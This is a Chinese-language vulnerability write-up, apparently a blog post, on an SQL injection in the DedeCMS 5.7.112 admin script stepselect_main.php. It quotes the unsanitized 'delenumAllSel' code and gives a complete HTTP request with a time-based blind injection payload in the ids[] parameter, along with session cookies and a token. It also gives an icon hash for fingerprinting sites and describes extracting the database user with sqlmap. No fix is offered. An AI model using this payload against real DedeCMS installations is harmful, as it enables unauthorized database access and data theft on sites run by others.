# Dedecms最新版SQL注入

# 源码归属

dedecms 属于上海卓卓网络科技有限公司

公司官网<https://www.dedecms.com/>

源码下载<https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.112-UTF8.zip>

icon\_hash="-47597126"



接口是 stepselect\_main.php

# 代码审计


漏洞发送在以下代码

else if($action=='delenumAllSel')  
{  
 if(isset($ids) && is\_array($ids))  
 {  
 $id = join(',', $ids);  
  
 $groups = array();  
 $dsql->Execute('me', "SELECT egroup FROM `#@\_\_sys\_enum` WHERE id IN($id) GROUP BY egroup");  
 while($row = $dsql->GetArray('me'))  
 {  
 $groups[] = $row['egroup'];  
 }  
  
 $dsql->ExecuteNoneQuery("DELETE FROM `#@\_\_sys\_enum` WHERE id IN($id); ");  
  
 //更新缓存  
 foreach($groups as $egropu)   
 {  
 WriteEnumsCache($egroup);  
 }  
  
 ShowMsg("成功删除选中的枚举分类！", $ENV\_GOBACK\_URL);  
 }  
 else  
 {  
 ShowMsg("你没选择任何分类！", "-1");  
 }  
 exit();  
}

没有对$ids进行过滤 导致绕过

数据包如下 注入点在 ids[]

GET /dede/stepselect\_main.php?ids[]=1)+AND+(SELECT+7343+FROM+(SELECT(SLEEP(1-(IF(ORD(MID((IFNULL(CAST(CURRENT\_USER()+AS+NCHAR),0x20)),1,1))=114,0,1)))))SYVD)+AND+(2453=2453&action=delenumAllSel HTTP/1.1  
Host: 192.168.242.142  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.242.142/dede/catalog\_main.php  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: menuitems=1\_1%2C2\_1%2C3\_1%2C6\_1; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjk3MzI2MCwibmJmIjoxNzA2OTczMjYwLCJleHAiOjE3MDk1NjUyNjAsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.-GYeO\_DtNeIpiE8\_ephhd6ju7LYuMaNYaSH-7k6\_d2E; expires\_time=1709565260; PHPSESSID=9kuuill7f7suomlsc5vllpcm2i; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=0d9e5878a4073894; \_csrf\_name\_c27ad341=efbca3bfcf3af5924336190456d87a8c; \_csrf\_name\_c27ad3411BH21ANI1AGD297L1FF21LN02BGE1DNG=e86a0a83f7ca79e3; DedeLoginTime=1707134818; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=19a5a1661a0e8f08; lastCid=1; lastCid1BH21ANI1AGD297L1FF21LN02BGE1DNG=8ef40beb484f35dc; ENV\_GOBACK\_URL=%2Fdede%2Fcontent\_list.php%3Fchannelid%3D1%26cid%3D2  
Connection: close



说明用户名第一个字母是r ASCII码为114



最终通过sqlmap爆破出用户名为 root@localhost

